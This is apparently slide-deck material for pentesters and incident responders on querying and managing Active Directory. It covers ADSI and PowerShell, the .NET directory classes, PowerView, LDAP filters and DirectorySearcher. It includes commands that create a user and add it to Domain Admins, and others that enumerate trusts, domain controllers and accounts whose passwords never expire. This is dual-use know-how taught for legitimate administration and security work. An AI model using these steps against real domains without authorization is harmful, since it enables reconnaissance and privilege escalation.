
# Active Directory Services Interface

- Some of the most common methods available on the object are:
  - **Create(ObjectClass, LDAPName)**
  - **Get(PropertyName)**
  - **Put(PropertyName, Value)**
  - **Delete(ObjectClass, LDAPName)**
  - **SetInfo()**
- Specific object type methods we invoke them using the **psbase.Invoke(MethodName, Arguments)**



# Active Directory Services Interface

- Common Object Classes:
  - User
  - Container
  - OrganizationalUnit
  - Group





# Active Directory Services Interface

- Creating a user:

```
$objADSI = [ADSI]'LDAP://OU=Sales,DC=acmelabs,DC=com'
$objUser = $objADSI.Create('User', "CN=John Doe")
$objUser.Put("SAMAccountName", "jdoe")
$objUser.SetInfo()
$objUser.psbase.invoke("SetPassword", 'My$ecretP@$sW0rd')
$objUser.psbase.invokeSet("AccountDisabled", "False")
$objUser.SetInfo()
```

- Add the user to the Domain Admins Group:

```
$groupDN = 'LDAP://CN=Domain Admins,CN=Users,DC=acmelabs,DC=com'
$userDN = 'LDAP://CN=John Doe,OU=Sales,DC=acmelabs,DC=com'
$objGroup = [ADSI]$groupDN
$objGroup.add($userDN)
$objGroup.SetInfo()
```



# Active Directory Services Interface

- Delete a user:

```
$objADSI = [ADSI]'LDAP://OU=Sales,DC=acmelabs,DC=com'
$objUser = $objADSI.Delete('User', "CN=John Doe")
```

- Enumerate all members of the Domain Admins Group:

```
$objADSI = [ADSI]'LDAP://CN=Domain Admins,CN=Users,DC=acmelabs,DC=com'
$objADSI.Member | ForEach-Object {[ADSI]"LDAP://$_"}
```

- Enumerate group a user is a member of:

```
$objUser = [ADSI]'LDAP://CN=John Doe,OU=Sales,DC=acmelabs,DC=com'
$objGroups = $objUser.MemberOf | ForEach-Object {[ADSI]"LDAP://$_"}
```

- AD will keep references of deleted objects for 180 days by default.



# ActiveDirectory Classes



# Active Directory Services Interface

- .NET Classes in **System.DirectoryServices.ActiveDirectory** are targeted for Active Directory management tasks for forest, domain, site, subnet, partition, and schema.
- It allows the use of alternate credentials by creating a context, giving ContextType, server, Target, Username and Password:

```
$cArgs = @(
 'DirectoryServer',
 '192.168.11.11',
 'administrator',
 'MyP@ssw0rd')
```

```
$typeName = 'DirectoryServices.ActiveDirectory.DirectoryContext'
$context = New-Object $typeName $cArgs
```





# Active Directory Services Interface

- Context Types

| Targer Type           | Directory Context    | Format                                     |
|-----------------------|----------------------|--------------------------------------------|
| Domain Controller     | DirectoryServer      | The DNS name of the domain controller.     |
| Domain                | Domain               | The DNS name of the domain                 |
| Forest                | Forest               | The DNS name of the forest                 |
| Application Partition | ApplicationPartition | The DNS name of the application partition. |



# Active Directory Services Interface

- .NET Classes in **System.DirectoryServices.ActiveDirectory** are heavily dependent on DNS on the machine executing the query vs **DirectoryEntry** where all actions happen remotely
- The 2 classes of most value for Pentester or Incident Response are the Forest and Domain classes since they allow for access to:
  - Domains and Trusts
  - Sites and Subnets
  - FSMO Roles
  - GCs and DCs



# Active Directory Services Interface

- To get forest information using the ActiveDirectory class there are 2 ways to instantiate the forest object

# Using context with alternate credentials

```
$dsForest = [DirectoryServices.ActiveDirectory.Forest]::GetForest($context)
```

# Using current process token

```
$dsForest = [DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()
```

- For information on each site in the forest and their respective information like links, subnets, adjacent sites and servers in the site the **Sites** property is used

```
$dsForest.Sites
```

- For information on Domains and their components like Domain Controllers, Domain Mode and FSMO Roles the Domains Property is used

```
$dsForest.Domains
```



# Active Directory Services Interface

- To get domain information using the ActiveDirectory class there are 2 ways to instantiate the domain object

```
Using context with alternate credentials
```

```
$dsDom = [System.DirectoryServices.ActiveDirectory.Domain]::GetDomain($context)
```

```
Using context with alternate credentials
```

```
$dsDom = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
```

- For information on all domain controllers the **FindAllDomainControllers()** method is used

```
$dsDom.FindAllDomainControllers()
```

- For information on all trust relationships the **GetAllTrustRelationships()** method is used.

```
$dsDom.GetAllTrustRelationships()
```

# PowerView

- Get the forest - **Get-NetForest**
- Get Domains - **Get-NetDomain** (Current) and **Get-NetForestDomain** (all)
- Get domain controllers for current domain – **Get-NetDomainController**
- Get all trust relationships - **Get-NetForestTrust**



# LDAP Filter



# LDAP Filters

- The LDAP query string used for searching follows the RFC 4515
- LDAP filters consist of one or more criteria, each in parentheses and the whole term has to be bracketed one more time.
  - Example `(objectCategory=person)`
- One or more criteria which can be linked together by using AND (&) or OR (|) operators in polish notation
  - Example `(&(objectCategory=person)(objectClass=user))`



# LDAP Filters

- Search criteria for attributes can be any of the following:

| Operation    | Format             | Example                               |
|--------------|--------------------|---------------------------------------|
| Equality     | (attribute=abc)    | (objectclass=user)                    |
| Negation     | (!(attribute=abc)) | (!(objectclass=user))                 |
| Presence     | (attribute=*)      | (&(objectclass=user)(comment=*))      |
| Absence      | (!(attribute=*))   | (&(objectclass=user)(!(comment=*)))   |
| Greater than | (attribute>=abc)   | (mdbStorageQuota>=100000)             |
| Less than    | (attribute<=abc)   | (mdbStorageQuota<=100000)             |
| Wildcards    | (attribute=*)      | (&(objectclass=user)(comment=*pass*)) |





# LDAP Filters Base Rules

- Only standard LDAP attributes can be used for filters and not Object Properties.
- Do not use quotation marks for strings Example **(displayName=Carlos Perez)**
- Boolean operation the **TRUE** and **FALSE** keywords are case sensitive. String operations are case-insensitive.
- Wildcards can not be used in LDAP filters for attributes containing LDAP distinguished names unless they are of type DN-string like in the case of memberOf for a user.



# LDAP Filters Base Rules

- LDAP filters can be specified using unicode characters
- The characters ( ) & | = ! > < ~ \* / \ play a special role for the declaration of LDAP filters and must be prefixed backslash and the corresponding hexadecimal ASCII code in string attribute operations.
- In multivalued attributes like objectClass we can match for any of its components, example (**objectClass=user**). The search of multivalued attributes is more resource intensive.
- Hexvalues are filtered using their corresponding decimal value  
Example (**groupType=2147483652**)



# LDAP Filters Base Rules

- To find objects for which a specific bit that is or is not set within a bit field the bit the bit-wise AND (1.2.840.113556.1.4.803) comparisons and one for bit-wise OR (1.2.840.113556.1.4.804) comparisons are used. Example find all Security Enabled groups  
ADS\_GROUP\_TYPE\_SECURITY\_ENABLED = 0x80000000 we would use a filter of (groupType:1.2.840.113556.1.4.803:=8)



# Example Filters

- All Security Groups
  - `(groupType:1.2.840.113556.1.4.803:=2147483648)`
- All users
  - `(&(objectCategory=person)(objectClass=user))`
- All groups
  - `(objectClass=group)`
- All users (more effective):
  - `(sAMAccountType=805306368)`
- All users with the account configuration 'Password never expires':
  - `(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=65536)`
- All domain controllers:
  - `(&(objectClass=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))`



# Example Filters

- All GPOs
  - '(objectClass=groupPolicyContainer)
- All OUs
  - (objectCategory=organizationalUnit)
- All Trusts
  - (objectClass=trustedDomain)



# Searching AD



# Searching AD

- In .NET we use **System.DirectoryServices.DirectorySearcher** class to create a DirectorySearcher object to search and perform queries against an Active Directory Domain Services hierarchy using Lightweight Directory Access Protocol (LDAP).
- In PowerShell v2 Microsoft added a type accelerator for **DirectorySearcher** called **[adsisearcher]** to make searching for domain joined machines easier.
- The LDAP query string used for searching follows the RFC 4515



# Searching AD

- The 2 commonly used ways to create a DirectorySearcher object in PowerShell both using type accelerators
- Using Alternate credentials or connecting from a host not in the domain.

```
$Args = @(
 "LDAP://dc=contoso,dc=local",
 $Credential.UserName,
 $Credential.GetNetworkCredential().Password)
$objDomain = New-Object DirectoryServices.DirectoryEntry $Args
$searcher = [adsisearcher]$objDomain
```

- Providing a LDAP Filter

```
$searcher = [adsisearcher]"objectcategory=computer"
```







# Searching AD

- Properties to control the DirectorySearcher object:
  - **ServerTimeLimit** - Specify the length of time to search.
  - **SizeLimit** - Specifies the total amount of records to request. By default a maximum of 1000 are returned unless PageSize is set.
  - **PageSize** - Specifies the maximum number of objects that are returned in a paged search. It is recommended to always set it to 1000 so it pages in the background result.
  - **SearchRoot** - Specifies the Domain from where to run, it can be set to a domain and it will detect and query the first GC for it or bind it to a specific GC using LDAP or GC provider path.
  - **SearchScope** - Specifies the possible scopes for a directory search. Scopes are Base, OneLevel or Subtree (default).

